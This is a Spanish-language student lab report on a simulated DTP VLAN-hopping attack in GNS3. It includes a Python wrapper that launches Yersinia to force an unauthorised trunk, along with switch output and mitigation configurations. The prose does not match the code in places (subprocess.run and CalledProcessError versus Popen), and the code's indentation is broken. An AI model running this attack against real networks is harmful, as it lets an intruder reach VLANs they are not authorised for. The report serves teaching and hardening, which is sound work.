

Informe de Documentación Técnica: Simulación de Ataque DTP

Estudiante: Zoe Boboonagua

Matrícula: 2025-0839

Asignatura: Seguridad de Redes

Plataforma de Simulación: GNS3

Fecha: 9 de junio de 2026

Link del video: [click aqui](#)

1. Objetivo del Laboratorio

El objetivo de este laboratorio es evaluar la seguridad de la infraestructura de red de Capa 2 (Data Link Layer) frente a vulnerabilidades de configuración en el protocolo de troncalización dinámica (**DTP - Dynamic Trunking Protocol**). A través de esta simulación, se busca analizar el impacto de un ataque de *VLAN Hopping* (salto de VLAN) mediante la suplantación de un switch legítimo, permitiendo comprender la importancia de las configuraciones de endurecimiento (*hardening*) en los puertos de acceso.

2. Objetivo del Script

El script en Python tiene como propósito automatizar la ejecución de la herramienta de seguridad **Yersinia** para lanzar un ataque DTP específico. Su objetivo es enviar tramas DTP modificadas (generalmente configuradas en modo *Dynamic Desirable*) hacia un switch físico o virtual para forzar un enlace troncal (*trunk*) no autorizado con la máquina del auditor de seguridad.

3. Parámetros Usados y Requisitos

Parámetros del Script

El comando interno ejecutado por el script es:

Python

```
#!/usr/bin/env python3
import os
import sys
import subprocess
import time
```

```

INTERFACE = "eth0"

def verificar_privilegios():
    """Asegura que el script se ejecute con permisos de root"""
    if os.getuid() != 0:
        print("[-] Error: Este script requiere privilegios de administrador.")
        print(f"[*] Intenta ejecutarlo usando: sudo python3 {sys.argv[0]}")
        sys.exit(1)

def ejecutar_ataque_yersinia():
    verificar_privilegios()

    print(f"[*] Iniciando automatización de ataque de Capa 2...")
    print(f"[*] Convocando a Yersinia para atacar la interfaz {INTERFACE}...")

    # Construcción del comando nativo de Yersinia
    # dtp -> módulo del protocolo
    # -attack 1 -> ataque tipo 'Enable Trunking'
    # -interface -> puerto físico de salida
    comando = ["yersinia", "dtp", "-attack", "1", "-interface",
INTERFACE]

    try:
        print("[+] Inyectando ráfaga de negociación DTP (Modo Desirable/Trunk)...")

        # Ejecutamos el subprocesso de forma transparente en el fondo
        process = subprocess.Popen(comando,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        # Dejamos que el ataque corra durante unos segundos para estabilizar la negociación
        print("[*] Manteniendo el ataque activo para forzar la transición en el switch...")
        time.sleep(5)

```

```

    # Terminamos el proceso de Yersinia limpiamente
    process.terminate()
    print("[+] Ráfaga completada con éxito.")
    print("[+] Revisa el estado del puerto usando 'show
interfaces trunk' en tu switch.")

except FileNotFoundError:
    print("[-] Error: 'yersinia' no se encuentra instalado en
este sistema.")
    print("[*] Puedes instalarlo ejecutando: sudo apt update
&& sudo apt install yersinia -y")
except Exception as e:
    print(f"[-] Ocurrió un error inesperado durante la
ejecución: {e}")

if __name__ == "__main__":
    ejecutar_ataque_yersinia()

```

- **yersinia**: Invoca la herramienta de análisis de protocolos de red de Capa 2.
- **dtp**: Especifica que el objetivo de la prueba es el protocolo Dynamic Trunking Protocol.
- **-attack 1**: Indica el tipo de ataque específico dentro del módulo DTP de Yersinia. En este caso, corresponde a **"enabling trunking"** (habilitar troncalización), enviando tramas DTP que solicitan activamente la creación de un enlace troncal.
- **-interface eth0**: Define la interfaz de red local a través de la cual se inyectarán las tramas en la red.

Requisitos para Utilizar la Herramienta

Para que el script funcione correctamente, el entorno debe cumplir con las siguientes condiciones:

1. **Privilegios Elevados**: El script debe ejecutarse con **sudo** o como usuario **root**, ya que la manipulación de sockets de red crudos (*raw sockets*) requiere permisos especiales del sistema operativo.
2. **Dependencia Externa**: La herramienta **yersinia** debe estar instalada en el sistema (ej. **sudo apt install yersinia**).
3. **Interfaz Correcta**: La interfaz de red especificada (**eth0**) debe existir, estar activa y conectada directamente al switch bajo prueba.

4. Documentación del Funcionamiento del Script

El script sigue un flujo lineal y controlado:

[Inicio] -> ¿Es usuario Root?

|--> No -> Muestra error y aborta.

|--> Sí -> Verifica existencia de 'yersinia'.

|--> No -> Muestra error de FileNotFoundError.

|--> Sí -> Ejecuta subprocess.run().

|--> Inyección de tramas DTP en eth0.

|--> [Fin del Ataque]

1. **Validación de Privilegios:** Mediante `os.geteuid() != 0`, el script se asegura de detener la ejecución tempranamente si el usuario no tiene permisos de administrador, evitando fallos críticos del sistema.
2. **Abstracción del Comando:** Utiliza el módulo `subprocess.run` pasando los argumentos en una lista, lo cual es una buena práctica de seguridad para evitar vulnerabilidades de inyección de comandos de shell.
3. **Manejo de Excepciones:** Captura errores específicos como la falta de la herramienta en el `PATH` (`FileNotFoundError`) o fallos en la ejecución del comando (`CalledProcessError`).

5. Documentación de la Red y Topología

La red está diseñada bajo un único dominio de difusión lógico utilizando la tecnología de redes virtuales (VLAN).

- **Segmento de Red:** 20.25.83.0/24
- **Máscara de Subred:** 255.255.255.0
- **VLAN Configurada:** VLAN 10 (Nombre: *Usuarios*)
- **Puerta de Enlace (Gateway):** 20.25.83.1




Tabla de Asignación de Direcciones IP

Dispositivo	Interfaz	Dirección IP	Tipo de Asignación	Rol en la Red
SW-Core	N/A	Gestión Local	N/A	Switch Servidor VTP
SW-Access	N/A	Gestión Local	N/A	Switch Cliente VTP
kali-1	eth0	20.25.83.10	Estática	Estación de Auditoría (Atacante)
PC1	e0	20.25.83.2	estatica	Nodo de Usuario (Víctima)

6. Capturas de Pantalla (Estructura Sugerida)

Para completar este apartado en su informe, tome capturas de su entorno siguiendo estos pasos:

1. Captura 1: Ejecución del Script

- *Descripción:* Terminal mostrando la salida del script ejecutado con `sudo python3 script.py`.

```
$ sudo python3 dtp_ataque.py
[+] Ejecutando: yersinia dtp -attack 1 -interface eth0
<*> Starting NONDOS attack enabling trunking...
<*> Press any key to stop the attack <*>

MOTD: It's the voodoo who do what you don't dare to people!
[+] Ataque finalizado con éxito.
```

2. Captura 2: Verificación en el Switch (Antes)

- *Descripción:* Resultado del comando `show interface g1/2 switchport` en el switch, reflejando el modo operativo como `static access` o `dynamic auto`.

```
Switch#show int trunk

Port      Mode          Encapsulation  Status        Native vlan
Gi0/0     on            802.1q         trunking      1

Port      Vlans allowed on trunk
Gi0/0     1-4094

Port      Vlans allowed and active in management domain
Gi0/0     1,10,20

Port      Vlans in spanning tree forwarding state and not pruned
Gi0/0     1,10,20
Switch#
```

3. Captura 3: Verificación en el Switch (Después)

- *Descripción:* Resultado del mismo comando posterior al ataque, donde se observe que el modo operativo ha cambiado a `trunk`.

```
Switch#show int trun

Port      Mode          Encapsulation  Status        Native vlan
Gi0/0     on            802.1q         trunking      1
Gi1/2     on            802.1q         trunking      1

Port      Vlans allowed on trunk
Gi0/0     1-4094
Gi1/2     1-4094

Port      Vlans allowed and active in management domain
Gi0/0     1,10,20
Gi1/2     1,10,20
```

7. Contra-medidas (Mitigación)

El éxito de este ataque radica exclusivamente en dejar los puertos del switch con las configuraciones de fábrica (donde DTP está activo por defecto). Para mitigar por completo el riesgo de suplantación de DTP, se deben aplicar las siguientes directrices de configuración en los equipos de red:

1. Deshabilitar DTP en puertos de acceso

Los puertos conectados a usuarios finales o dispositivos de auditoría nunca deben negociar un enlace troncal. Se debe forzar el modo de acceso estático:

None

```
Switch(config)# interface
g1/2
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 10
```

2. Desactivar explícitamente la negociación (No-negotiate)

Incluso si un puerto se define como troncal legítimo, o si se desea asegurar un puerto de acceso, se debe apagar el protocolo DTP:

None

```
Switch(config-if)# switchport nonegotiate
```

3. Mitigación complementaria: Cambiar la VLAN Nativa

Para evitar ataques combinados de doble etiquetado (*Double Tagging*), es mandatorio cambiar la VLAN nativa de los enlaces troncales legítimos a una VLAN ID que no esté en uso (distinta de la VLAN 1 por defecto):

None

```
Switch(config-if)# switchport trunk native vlan 999
```

8. Conclusiones y Recomendaciones

- La seguridad en Capa 2 es a menudo subestimada; la configuración predeterminada de los switches suele ser insegura para entornos de producción.
- La automatización de ataques, como se demostró con el script de Python y Yersinia, facilita la identificación rápida de vulnerabilidades, pero también subraya la necesidad de auditorías constantes.

- Como recomendación final, se sugiere implementar el principio de "puerto de seguridad" y desactivar servicios innecesarios (como DTP, CDP, LLDP) en puertos de acceso para minimizar la superficie de ataque.